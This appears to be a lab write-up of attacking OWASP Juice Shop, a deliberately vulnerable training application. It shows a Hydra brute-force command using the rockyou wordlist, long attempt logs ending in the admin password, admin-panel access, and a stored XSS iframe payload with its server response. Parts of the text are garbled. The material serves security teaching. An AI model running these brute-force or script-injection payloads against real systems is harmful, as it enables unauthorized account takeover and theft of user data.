
A brute force attack was performed against the admin login page using the email we found in the reviews using Hydra and the rockyou.txt wordlist after unzipping it and knowing the IP using ping in the previous commands.

```
(root㉿kali)-[/usr/share/wordlists]
# hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 54.73.53.134 https-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Incorrect credentials -V -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-here *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-27 14:06:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-forms://54.73.53.134:443/rest/user/login:email=^USER^&password=^PASS^:F=Incorrect credentials
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
```

```
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "kennedi" - 30373 of 14344401 [child 11] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "keanne" - 30374 of 14344401 [child 3] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "kayleen" - 30375 of 14344401 [child 10] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "kayla5" - 30376 of 14344401 [child 14] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "katiiska" - 30377 of 14344401 [child 0] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "justin" - 30378 of 14344401 [child 8] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "junkmail" - 30379 of 14344401 [child 1] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "junior15" - 30380 of 14344401 [child 15] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "july4th" - 30381 of 14344401 [child 5] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "joshua18" - 30382 of 14344401 [child 7] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jose11" - 30383 of 14344401 [child 9] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "joleen" - 30384 of 14344401 [child 4] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "john cena12" - 30385 of 14344401 [child 11] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jie jie" - 30386 of 14344401 [child 3] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jhune" - 30387 of 14344401 [child 14] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jhessa" - 30388 of 14344401 [child 0] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jesus rules" - 30389 of 14344401 [child 10] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jesus25" - 30390 of 14344401 [child 8] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jesus18" - 30391 of 14344401 [child 1] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jessica23" - 30392 of 14344401 [child 15] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jervis" - 30393 of 14344401 [child 7] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jeff12" - 30394 of 14344401 [child 5] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "jacky1" - 30395 of 14344401 [child 9] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "irock123" - 30396 of 14344401 [child 4] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "insurance" - 30397 of 14344401 [child 11] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "imanol" - 30398 of 14344401 [child 14] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iluvhim2" - 30399 of 14344401 [child 3] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iloveyou00" - 30400 of 14344401 [child 0] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "iloveyou00" - 30401 of 14344401 [child 10] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "ilovemario" - 30402 of 14344401 [child 8] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "icu812" - 30403 of 14344401 [child 1] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "ice123" - 30404 of 14344401 [child 15] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "ibelieve" - 30405 of 14344401 [child 7] (0/2)
[ATTEMPT] target 54.73.53.134 - login "admin@juice-sh.op" - pass "hunter6" - 30406 of 14344401 [child 5] (0/2)
```


- the Hydra password cracking tool in action, performing a brute-force attack against the admin@juice-sh.op user on the server 54.73.53.134. It's using rockyou.txt to try various passwords.
- The output shows the progress of the attack, with each line representing a password attempt, including the password being tried and the attempt number out of the total attempts.
- the output is admin123



The screenshot shows the login page of the OWASP Juice Shop application. We have entered the email address admin@juice-sh.op and the password admin123, and logged in perfectly.



we used the java script code of the main page
to know the admin path




that a user has successfully gained administrative access to
the OWASP Juice Shop. They have accessed the
administration section, which provides management options.
This demonstrates successful exploitation of likely weak
default credentials.



A. DOM-Based XSS 1. Inject Malicious Code:

- In the search field, enter the following payload:
- html
- Payload
- This payload attempts to execute a JavaScript alert when processed by the browser.



Cross-Site Scripting (XSS) is a type of web security vulnerability that allows attackers to inject malicious scripts into web applications. This vulnerability arises when user-supplied data is not properly sanitized or validated by the web application before being included in the response sent back to the user's browser.

Steps to reproduce:

- Use the search bar in the OWASP site
- Entered the Java payload: <iframe src=javascript:alert('xss')>
- An XSS prompt window shows up along with search results which is a vulnerability

Request	Response
Pretty	Raw
Hex	Render
1 HTTP/1.1 201 Created	
2 Access-Control-Allow-Origin: *	
3 X-Content-Type-Options: nosniff	
4 X-Frame-Options: SAMEORIGIN	
5 Feature-Policy: payment 'self'	
6 Location: /api/Products/41	
7 Content-Type: application/json; charset=utf-8	
8 Content-Length: 248	
9 ETag: W/"f8-XdoQtyfTmlVQjs0iFOTmUPK3Ha4"	
10 Vary: Accept-Encoding	
11 Date: Thu, 10 Oct 2024 21:37:38 GMT	
12 Connection: close	
13	
14 {	
"status": "success",	
"data": {	
"id": 41,	
"name": "XSS",	
"description": "<iframe src=\"javascript:alert('xss')\">",	
"price": 47.11,	
"updatedAt": "2024-10-10T21:37:38.482Z",	
"createdAt": "2024-10-10T21:37:38.482Z",	
"deluxePrice": null,	
"image": null,	
"deletedAt": null	
}	
}	

Impact:

- Reflected Cross-Site Scripting (XSS) can lead to data theft where attackers can exploit XSS vulnerabilities to steal sensitive information from users.
- Attackers can hijack the user's account when they get access to login credentials, session cookies, personal data, credit card numbers, or other confidential information.
- Attackers can use XSS to create convincing phishing pages that appear legitimate to users.
- XSS attacks can lead to a denial of service situation, where the malicious script overwhelms the server or client-side resources, causing the application to become unresponsive or crash.